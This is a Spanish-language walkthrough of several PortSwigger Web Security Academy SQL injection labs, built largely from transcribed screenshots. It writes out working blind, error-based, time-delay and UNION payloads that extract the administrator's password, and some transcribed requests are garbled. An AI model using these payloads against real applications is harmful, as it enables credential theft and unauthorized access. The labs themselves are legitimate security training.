The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A red circle labeled '1' highlights the 'Settings' button in the top navigation bar. Another red circle labeled '2' highlights the 'Grep - Match' section in the 'Attack results' panel.

**Attack results**

These settings control what information is captured in attack results.

- Store requests
- Store responses
- Make unmodified baseline request
- Use denial-of-service mode (no results)
- Store full payloads

**Grep - Match**

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Paste	>Welcome back
Load ...	
Remove	
Clear	

Add

Match type:  Simple string

Hacemos el ataque y podemos observar que la primera letra de la contraseña es una "n".

Request	Payload	Status code	Error	Timeout	Length	Welcome back	Comment
14	n	200			5491	1	
0		200			5430		
1	a	200			5430		
2	b	200			5430		
3	c	200			5430		
4	d	200			5430		
5	e	200			5430		
6	f	200			5430		
7	g	200			5430		
8	h	200			5430		

8. Ahora tendremos que cambiar todo el rato la parte de la posición (rojo):

**TrackingId=gFz4ZFZRzHOcNJ4m' AND (SELECT SUBSTRING(password,1,1)  
FROM users WHERE username='administrator')='\\$a\\$**, en lugar de 1 pondremos  
2 para la segunda posición. Solo voy a poner captura del último carácter (20).

Choose an attack type  
Attack type: Sniper

Payload positions  
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0ac400e104e25d0b8047b24800f000d0.web-security-academy.net

Request	Payload	Status code	Error	Timeout	Length	Welcome back
13	b	200			5491	1
14		200			5430	
15	a	200			5430	
16	b	200			5430	
17	c	200			5430	
18	d	200			5430	
19	e	200			5430	
	f	200			5430	
	g	200			5430	

The screenshot shows the 'Web Security Academy' interface. At the top, it says 'Blind SQL injection with conditional responses' and 'Solved'. Below that, a banner says 'Congratulations, you solved the lab!'. On the right, there are links for 'Share your skills!', social media icons, and 'Continue learning >'. Underneath, there's a navigation bar with 'Home', 'Welcome back!', 'My account', and 'Log out'. The main content area is titled 'My Account' and displays the message 'Your username is: administrator'. It includes a form for updating the email address, with fields for 'Email' and a 'Update email' button.

## Error-based SQL injection (7 of 7)

### Lab: Visible error-based SQL injection

This lab contains a SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie. The results of the SQL query are not returned.

The database contains a different table called users, with columns called username and password. To solve the lab, find a way to leak the password for the administrator user, then log in to their account.

1. Buscaremos la request que contiene la TrackingId cookie y la mandaremos al Repeater.

The screenshot shows the Burp Suite interface. In the 'Proxy' tab, a list of captured requests is shown. The first request (line 1) has a red circle with '1' over it. The context menu for this request is open, with item 'Send to Repeater' highlighted by a red circle with '2'. Other options in the menu include 'Send to Intruder', 'Send to Sequencer', 'Send to Organizer', 'Send to Comparer (request)', 'Send to Comparer (response)', 'Show response in browser', 'Request in browser', 'Engagement tools [Pro version only]', 'Show new history window', 'Add notes', 'Highlight', and 'Delete item'. The request details and response details panes are also visible at the bottom.

2. Probaremos con una comilla simple y observamos que la inyección aparece dentro de una cadena entre comillas simples.

The screenshot shows the Burp Suite interface with the Repeater tab selected. A red circle labeled '1' highlights the 'session' cookie value in the request, which contains the payload 'XMrRjkQRA7njutmy6zOyXh8ETkxUpu9K'. Another red circle labeled '2' points to the 'Send' button. The response section shows a red box labeled '3' containing two error messages: 'Unterminated string literal started at position 52 in SQL SELECT \* FROM tracking WHERE id = 'jUHF0CxoMAJkjokY''. Expected char' and 'Unterminated string literal started at position 52 in SQL SELECT \* FROM tracking WHERE id = 'jUHF0CxoMAJkjokY''. Expected char'.

```

1 GET / HTTP/2
2 Host: 0aa501309e405800edc31900856... .web-security-academy.net
3 Cookie: TrackingId=jUHF0CxoMAJkjokY! session=XMrRjkQRA7njutmy6zOyXh8ETkxUpu9K
4 Sec-Ch-Ua: "Chromium";v="113", "Not A Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.199 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: es-ES,es;q=0.9
16 Priority: u=0, i
17 Connection: close
18
19

```

**Response**

Visible error-based SQL injection LAB

WebSecurity Academy

Back to lab description >

Unterminated string literal started at position 52 in SQL SELECT \* FROM tracking WHERE id = 'jUHF0CxoMAJkjokY''. Expected char

Unterminated string literal started at position 52 in SQL SELECT \* FROM tracking WHERE id = 'jUHF0CxoMAJkjokY''. Expected char

3. Ahora vamos a agregar caracteres de comentario. Y si no da error significará que la sintaxis de la consulta es válida.

The screenshot shows the Burp Suite interface with a successful SQL injection exploit. The 'Repeater' tab is selected, showing a modified GET request (line 1) with a comment added to the session cookie (line 3). The response (line 3) shows a visible error-based SQL injection message from the Web Security Academy lab.

```

1 GET / HTTP/2
2 Host: oaa300f503e4858080e8ef300b90c5.web-security-academy.net
3 Cookie:TrackingId=jUFHOCxoMdkjokY--; session=XMbRjkQRA7njutmy6sOyXh8ETkxUpu9K
4 Sec-Ch-Ua: "Not A Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.199 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: es-ES,es;q=0.9
16 Priority: u=0, i
17
18

```

**Response:**

Visible error-based SQL injection

Back to lab description >

LAB Not solved

Home | My account

4. Ahora vamos a incluir una subconsulta SELECT.

The screenshot shows the Burp Suite interface with an attempt to include a subquery in the WHERE clause. The modified GET request (line 1) includes a subquery in the session cookie (line 3). The response (line 3) displays an error message indicating that the AND operator must be a boolean type, not an integer.

```

1 GET / HTTP/2
2 Host: oaa300f503e4858080e8ef300b90c5.web-security-academy.net
3 Cookie:TrackingId=jUFHOCxoMdkjokY' AND CAST((SELECT 1) AS int)--; session=XMbRjkQRA7njutmy6sOyXh8ETkxUpu9K
4 Sec-Ch-Ua: "Not A Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.199 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: es-ES,es;q=0.9
16 Priority: u=0, i
17
18

```

**Response:**

Visible error-based SQL injection

Back to lab description >

ERROR: argument of AND must be type boolean, not type integer Position: 63

ERROR: argument of AND must be type boolean, not type integer Position: 63

5. Vamos a agregar un operador de comparación. Y ya no nos dará error.

The screenshot shows the PortSwigger interface with the following details:

- Request:** A GET request to `https://0aa300f503e4858080e8e5f300b90c5.wafb.ctfweb.com`. The URL contains a session cookie with a value containing a SQL query: `TrackingId=pGChwICftcmBtlhn' AND 1=CAST((SELECT username FROM users) AS int)--; session=XHrRJKQRA7njutmy&soyXh8ETkxUpu9K`. The "Raw" tab is selected.
- Response:** The response header indicates a `Visible error-based SQL injection`. The page content includes the text "WebSecurity Academy" and a "Not solved" badge.
- UI Elements:** Numbered circles (1, 2, 3) highlight specific areas: circle 1 points to the injected SQL query in the URL; circle 2 points to the "Send" button in the toolbar; and circle 3 points to the status message in the response area.

6. Adaptamos el SELECT para recibir nombres de usuario de la base de datos.

The screenshot shows the PortSwigger interface with the following details:

- Request:** A GET request to `https://0aa300f503e4858080e8e5f300b90c5.wafb.ctfweb.com`. The URL contains a session cookie with a value containing a modified SQL query: `TrackingId=pGChwICftcmBtlhn' AND 1=CAST((SELECT username FROM users) AS int)--; session=XHrRJKQRA7njutmy&soyXh8ETkxUpu9K`. The "Raw" tab is selected.
- Response:** The response shows an `HTTP/2 500 Internal Server Error`.
- UI Elements:** Numbered circles (1, 2) highlight specific areas: circle 1 points to the injected SQL query in the URL; circle 2 points to the status message in the response area.

## 7. Nos da un error, vamos a borrar el valor original de la TrackingId cookie.

The screenshot shows a browser interface with the Network tab open, displaying an HTTP request. The 'Cookie' field contains a modified tracking ID: 'TrackingId="1 AND 1=CAST((SELECT username FROM users) AS int)-->; session=4cUG7fHYeOs1xO52FW2ERCKJzOgEqTmP'. A red circle labeled '1' highlights this modified value. The Response tab shows a page titled 'Visible error-based SQL injection' from 'Web Security Academy'. The page content includes the text 'ERROR: more than one row returned by a subquery used as an expression' repeated twice, indicating a successful exploit. A red circle labeled '2' highlights this error message.

## 8. Nos sigue dando error, ya que nos devuelve más de una fila.

The screenshot shows a browser interface with the Network tab open, displaying an HTTP request. The 'Cookie' field contains a modified tracking ID: 'TrackingId="1 AND 1=CAST((SELECT username FROM users) AS int)-->; session=4cUG7fHYeOs1xO52FW2ERCKJzOgEqTmP'. A red circle labeled '1' highlights this modified value. The Response tab shows a page titled 'Visible error-based SQL injection' from 'Web Security Academy'. The page content includes the text 'ERROR: more than one row returned by a subquery used as an expression' repeated twice, indicating a failed exploit attempt. A red circle labeled '2' highlights this error message.

9. Vamos a modificar y solo enviar una fila. Y nos vamos a dar cuenta que nos devuelve el primer username de la tabla users, que es administrador.

HTTP/2  
GET /trackingsession?TrackingId=1 AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)-- session=4cUG7fHYeOs1x0S2FW2ERCKJzOgEqTmP  
Ch-Ua-Platform: "Windows"  
Ch-Ua-Mobile: ?0  
Ch-Ua-Platform: "Windows"  
ade-Insecure-Requests: 1  
\_Agency: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.199 Safari/537.36  
pt-User-Agent: application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Fetch-Site: none  
Fetch-Mode: navigate  
Fetch-User: ?1  
Fetch-Dest: document  
pt-Encoding: gzip, deflate, br  
pt-Language: es-ES,es;q=0.9  
Priority: u=0, i

use  
Raw Hex Render

**WebSecurity Academy** Visible error-based SQL injection  
Back to lab description >

1  
2  
ERROR: invalid input syntax for type integer: "administrator"  
ERROR: invalid input syntax for type integer: "administrator"

10. Ahora que conocemos que administrador es el primer usuario en la tabla users vamos a sacar la contraseña.

Raw Hex  
Data: 1 AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)-- session=4cUG7fHYeOs1x0S2FW2ERCKJzOgEqTmP  
e: TrackingId=1 AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)-- session=4cUG7fHYeOs1x0S2FW2ERCKJzOgEqTmP  
h-Ua: "Chromium", v=119, "NOCA\_Bland", v=24  
h-Ua-Mobile: ?0  
← → Search

use  
Raw Hex Render

**WebSecurity Academy** Visible error-based SQL injection  
Back to lab description >

1  
2  
ERROR: invalid input syntax for type integer: "62dg6iasp681oqwj87ip"  
ERROR: invalid input syntax for type integer: "62dg6iasp681oqwj87ip"

**WebSecurity Academy** Visible error-based SQL injection LAB Solved

Back to lab description »

Congratulations, you solved the lab!

Share your skills!   Continue learning »

Home | My account | Log out

## My Account

Your username is: administrator

Email

**Update email**

## Exploiting blind SQL injection by triggering time delays

### (3 of 3)

#### Lab: Blind SQL injection with time delays and information retrieval


This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user.

To solve the lab, log in as the administrator user.

1. Interceptamos el request que tiene la cookie TrackingId de la Front page y la mandamos al Repeater.



2. Vamos a comprobar que la página tarda 10 segundos en cargar añadiendo lo siguiente (funciona correctamente).

The screenshot shows the Burp Suite interface with a red circle numbered 1 highlighting the 'Cookie' field in the Request tab. The value of the 'Cookie' field is: `TrackingId=G3JF2ZntnYh8Iv5c'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--; session=geKdqhpkscKRAZkYWijROFn9LX6M3J6E`. A red circle numbered 2 highlights the 'Send' button. A red circle numbered 3 highlights the 'Response' tab, which displays the page content: 'Web Security Academy' and 'Blind SQL injection with time delays and information retrieval'. A green button labeled 'LAB Not solved' is also visible.

3. Ahora vamos a poner lo mismo pero con una codición booleana falsa para ver si hace el delay de 10 segundos o no, que no debería hacerlo (no lo hace).

The screenshot shows the PortSwigger tool interface with a red box highlighting the request and response sections.

**Request Section (Top):**

- Target: `https://0ac500df038f9b28817c208700a4003`
- Send button (circled 2)
- Cookie field (circled 1):  
`Cookie: TrackingId=G3JF2ZntnYh8Iv5c' OR SELECT+CASE+WHEN+(1=2)+THEN+pg\_sleep(10)+ELSE+pg\_sleep(0)+END--; session=geKdqhpkscKRAZkYWijROFn9LX6M3J6E`

**Response Section (Bottom):**

- Response status: **Web Security Academy**
- Blind SQL injection with time delays and information retrieval
- LAB Not solved

4. Comprobaremos si existe el usuario administrador, si la condición es verdadera.

The screenshot shows the PortSwigger web proxy interface. In the 'Request' tab, the 'Raw' tab is selected, displaying an HTTP GET request to a URL ending in 'a400'. The 'Cookie' section contains a tracking cookie and a session cookie. The session cookie's value is highlighted with a red box and contains a complex SQL query: `G3JF2ZntnYh8Iv5c!%3BSELECT+CASE+WHEN+(username='administrator') +THEN+pg_sleep(10) +ELSE+pg_sleep(0) +END+FROM+users--; session=geKdqhpkscKRAZkYWijROFn9LX6M3J6E`. In the 'Response' tab, the 'Render' tab is selected, showing a page titled 'Blind SQL injection with time delays and information retrieval'. A green button labeled 'LAB Not solved' is visible. At the bottom, there are links for 'Home | My account' and a logo for 'WE LIKE TO SHOP' featuring a stylized figure.

```
1 GET / HTTP/2
2 Host: Oac500df038f9b28817c208700a40035.web-security-academy.net
3 Cookie: tracking_id=G3JF2ZntnYh8Iv5c!%3BSELECT+CASE+WHEN+(username='administrator') +THEN+pg_sleep(10) +ELSE+pg_sleep(0) +END+FROM+users--; session=geKdqhpkscKRAZkYWijROFn9LX6M3J6E
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Sec-Ch-Ua-Mobile: ?
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.199 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
```

**Response**

Blind SQL injection with time delays and information retrieval

LAB Not solved

Back to lab description >

Home | My account

WE LIKE TO  
SHOP

5. Ahora que sabemos que existe el usuario administrador vamos a comprobar cuantos caracteres tiene la contraseña del usuario administrador. Con este paso comprobamos que la contraseña tiene más de 1 carácter.

The screenshot shows the Burp Suite interface with the following steps highlighted:

- Request Panel (Top):** Shows a GET request to the target URL. The 'Raw' tab is selected. A red box highlights the payload: `G3JF2ZntnYh8Iv5c' %3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--; session=qeKdqhpkscKRAZkyWi+jROFn9LX6M3J&E`. A red circle labeled '1' is placed over the payload area.
- Send Button:** A red box highlights the 'Send' button in the toolbar. A red circle labeled '2' is placed above it.
- Response Panel (Bottom):** Shows the response from the server. The 'Render' tab is selected. The page content includes the text "Web Security Academy" with a lightning bolt icon, and "Blind SQL injection with time delays and information retrieval". A green button labeled "LAB Not solved" is visible. A red box highlights the entire response panel. A red circle labeled '3' is placed above the response panel.

6. Ahora vamos a ir cambiando el número para saber cuántos caracteres tiene la contraseña. **'BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>1)+THEN+pg\_sleep(10)+ELSE+pg\_sleep(0)+END+FROM+users--**

Con el número 19 espera los 10 segundos de delay, y con el 20 ya no los espera, por lo que la contraseña tiene 20 caracteres.

Gif comprobación 19 caracteres: <https://i.imgur.com/QHTsxHa.gif>

Gif comprobación 20 caracteres: <https://i.imgur.com/H1QIzg3.gif>

7. Para el siguiente paso vamos a pasar al Intruder para empezar a sacar la contraseña de administrador con la función SUBSTRING().

**Payload positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0ac500df038f9b28817c208700a40035.web-security-academy.net

Update Host header to match target

1 GET / HTTP/2  
2 Host: 0ac500df038f9b28817c208700a40035.web-security-academy.net  
3 Cookie: TrackingId=G3JF2ZntnYh8Iv5c%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='Sas')  
4 Cache-Control: max-age=0

Añadimos de la a-z y del 0-9.

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 37

Payload type: Simple list Request count: 37

**Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	a
Load ...	b
Remove	c
Clear	d
Deduplicate	e
Add	f
Enter a new item	
Add from list ... [Pro version only]	

Create new resource pool

Name:

Maximum concurrent requests:

Delay between requests:  milliseconds

Añadimos la columna Request received para ver cual de los caracteres tarda más, para saber cual es el número correcto en la primera posición.

The screenshot shows the PortSwigger Intruder attack interface. The 'Columns' dropdown menu is open, and the 'Response received' option is selected and highlighted with a red box and a circled number 2. The main table displays various request payloads and their corresponding response codes, times, and lengths.

Request	Payload	Status code	Time	Length	Comment
24	w	10072	11583		
0		108	11583		
18	q	95	11583		
13	m	76	11583		
23	v	74	11583		
32	4	72	11583		
30	2	69	11583		
4	d	67	11583		
5	e	67	11583		
29	1	200	67	11583	

Primer carácter de la contraseña es w.

The screenshot shows the PortSwigger Intruder attack interface with the results table. The first row, which contains the payload 'w', is highlighted with a red box. The table columns are: Request, Payload, Status code, Response, Error, Timeout, Length, and Comment.

Request	Payload	Status code	Response	Error	Timeout	Length	Comment
24	w	200	10072			11583	
0		200	108			11583	
18	q	200	95			11583	
13	m	200	76			11583	
23	v	200	74			11583	
32	4	200	72			11583	
30	2	200	69			11583	
34	6	200	68			11583	
4	d	200	67			11583	
5	e	200	67			11583	
29	1	200	67			11583	
36	8	200	67			11583	
12	l	200	66			11583	
14	n	200	66			11583	
33	5	200	66			11583	
37	9	200	66			11583	
1	a	200	65			11583	

## 8. Posición 20 de la contraseña.

<https://i.imgur.com/nZvCTri.gif>

The screenshot shows the 'My Account' page from the Web Security Academy. At the top, it says 'Congratulations, you solved the lab!' and has links for 'Share your skills!', social media icons, and 'Continue learning >'. Below that, there's a 'Home | My account | Log out' link. On the left, it says 'Your username is: administrator' and has a form for updating the email address. On the right, there's a screenshot of a Windows Notepad window showing the injected SQL query: 'we11o3j4dg3t4m1zxnx5k'. The status bar of the Notepad window shows 'Windows (CRLF)' and 'UTF-8'.

## Exploiting blind SQL injection using out-of-band (OAST) techniques (5 of 5)

**Lab: Blind SQL injection with out-of-band data exfiltration**

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain.

The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user.

To solve the lab, log in as the administrator user.

Para hacer este ejercicio no hace falta el Burp Suite Professional, cosa que no tengo, así que lo dejaré sin hacer.


## SQL injection in different contexts (2 of 2)

### Lab: SQL injection with filter bypass via XML encoding

This lab contains a SQL injection vulnerability in its stock check feature. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables.

The database contains a user's table, which contains the usernames and passwords of registered users. To solve the lab, perform a SQL injection attack to retrieve the admin user's credentials, then log in to their account.

1. Vamos a mandar a burp repeater el post /product/stock.



Description:

Are you one of those people who have very vivid dreams worthy of sharing with everyone you know? Do you lack the imagination to describe what you've seen? With extensive research and exhaustive trials our team of Ophthalmologists, and techy peeps, have made it possible for you to share everything that is going on inside your head.

If you think laser eye surgery is advanced you haven't seen anything yet. A small implant behind the lens of your eyes links to the thalamus and cortex, transmitting images that can be projected in the blink of an eye.

With sufficient training, it is even possible for you to learn to sleep with your eyes open. Then you can entertain family and friends to a unique movie night like they have never experienced before. Forget Netflix, no subscription required here.

The quality of projected images works better with blue eyes, therefore, we envisage altering most eye colors in order for you to experience the best we know you deserve.

The process from start to finish is probably cheaper than you will be expecting. You have nothing to lose by booking a free consultation today.

1  Check stock

[Return to list](#)

2

```

147 https://0af400ba04ceb9e781d4... GET /product?productId=3
148 https://0af400ba04ceb9e781d4... GET /resources/js/stockChe...
149 https://0af400ba04ceb9e781d4... GET /resources/js/xmlStockC...
2 https://0af400ba04ceb9e781d4... GET /stockCheckHeader
151 https://0af400ba04ceb9e781d4... POST /product/stock

```

**Request**

Pretty Raw Hex

```

1 POST /product/stock HTTP/2
2 Host: 0af400ba04ceb9e781d40df200f90039.web-security-ac...
3 Cookie: session=5FY7tzqNC9bD4w9HSZ7GzL0khQCh1X1
4 Content-Length: 107
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
9 (KHTML, like Gecko) Chrome/119.0.6045.199 Safari/537.3
10 Accept: */*
11 Origin: https://0af400ba04ceb9e781d40df200f90039.web-s...
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
16 https://0af400ba04ceb9e781d40df200f90039.web-security-...
17 productId=3
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: es-ES,es;q=0.9
20 Priority: u=1, i
21
22 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
    3
</productId>
<storeId>
    3
</storeId>
</stockCheck>

```

2. Vamos a comprobar si nuestro input esta siendo evaluado cambiando el storeId (si está evaluando).

The screenshot shows the PortSwigger web application interface. The top bar has tabs 1, 2, 3, 4, and +. Tab 2 is selected and highlighted with a red box and the number 2. The target URL is https://0af400ba04ceb9e781d40df200f90039.web-security-academy.net. Below the tabs is a toolbar with Send, Cancel, and navigation buttons. The main area is divided into Request and Response sections.

**Request:**

```
10 Accept: */*
11 Origin: https://0af400ba04ceb9e781d40df200f90039.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
    https://0af400ba04ceb9e781d40df200f90039.web-security-academy.net/product?product_id=3
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: es-ES,es;q=0.9
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
    <stockCheck>
        <productId>
            3
        </productId>
        <storeId>
            1+1
        </storeId>
    </stockCheck>
```

**Response:**

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 9
5
5 275 units
```

Annotations with numbers 1, 2, and 3 highlight specific parts of the request and response XML payloads.

3. Vamos a intentar determinar el numero de columnas usando UNION SELECT.

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```
Pretty Raw Hex
10 Accept: /**
11 Origin: https://0af400ba04ceb9e781d40df200f90039.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://0af400ba04ceb9e781d40df200f90039.web-security-academy.net/product?product Id=3
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: es-ES,es;q=0.9
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
3
</productId>
<storeId>
1 UNION SELECT NULL
</storeId>
</stockCheck>
```

**Response:**

```
Pretty Raw Hex Render
1 HTTP/2 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 17
5
6 "Attack detected"
```

#### 4. Seleccionamos todo el input, descargamos hackertón y lo usamos.

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	System imp...	Detail
GAT Security Flawfinder Int...		★★★★★	High	15 Jul 2023	Medium	Requires Burp...
Git Bridge		★★★★★	Medium	17 Jun 2015	Low	
Google Authenticator		★★★★★	Medium	04 Feb 2022	Low	
Google Hack		★★★★★	Medium	01 Jul 2014	High	
GraphQL Raider		★★★★★	Medium	12 Aug 2019	Low	Requires Burp...
GWT Insertion Points		★★★★★	Medium	25 Aug 2021	Low	Requires Burp...
Hackbar, Payload Bucket		★★★★★	Medium	15 Apr 2021	Low	
<b>Hackvertor</b>	✓	★★★★★	Medium	03 Aug 2023	Low	
Handy Collaborator		★★★★★	Medium	04 Feb 2022	Low	
HAR Importer		★★★★★	Medium	14 Sep 2023	Low	
Hashcat Maskprocessor...		★★★★★	Medium	16 Oct 2020	Low	
Header Issue Reporter		★★★★★	Medium	22 Jun 2023	Low	Requires Burp...
Headers Analyzer		★★★★★	Medium	24 Nov 2014	Low	Requires Burp...
Headless Burp		★★★★★	Medium	09 Jul 2018	Low	
HeartBleed		★★★★★	Medium	22 Jun 2023	Low	
Highlighter And Extractor		★★★★★	Medium	10 Nov 2023	Medium	
Host Header Inckecktion		★★★★★	Medium	10 Feb 2023	Low	Requires Burp...
HTML5 Auditor		★★★★★	Medium	25 Aug 2021	Low	Requires Burp...
HTTP Digest Auth		★★★★★	Medium	12 Jan 2022	Low	
HTTP Methods Discloser		★★★★★	Medium	06 May 2021	Low	
HTTP Mock		★★★★★	Medium	28 Jun 2022	Low	
HTTP Request Smuggler		★★★★★	Medium	16 Nov 2023	Low	
HTTPoxy Scanner		★★★★★	Medium	25 Aug 2021	Low	Requires Burp...
Hunt Scanner		★★★★★	Medium	29 Jul 2020	Low	
Identity Crisis		★★★★★	Medium	22 Jan 2015	Low	Requires Burp...
IIS Tilde Enumeration Sc...		★★★★★	Medium	20 Jul 2023	Low	
Image Location and Priv...		★★★★★	Medium	26 Feb 2020	Low	Requires Burp...
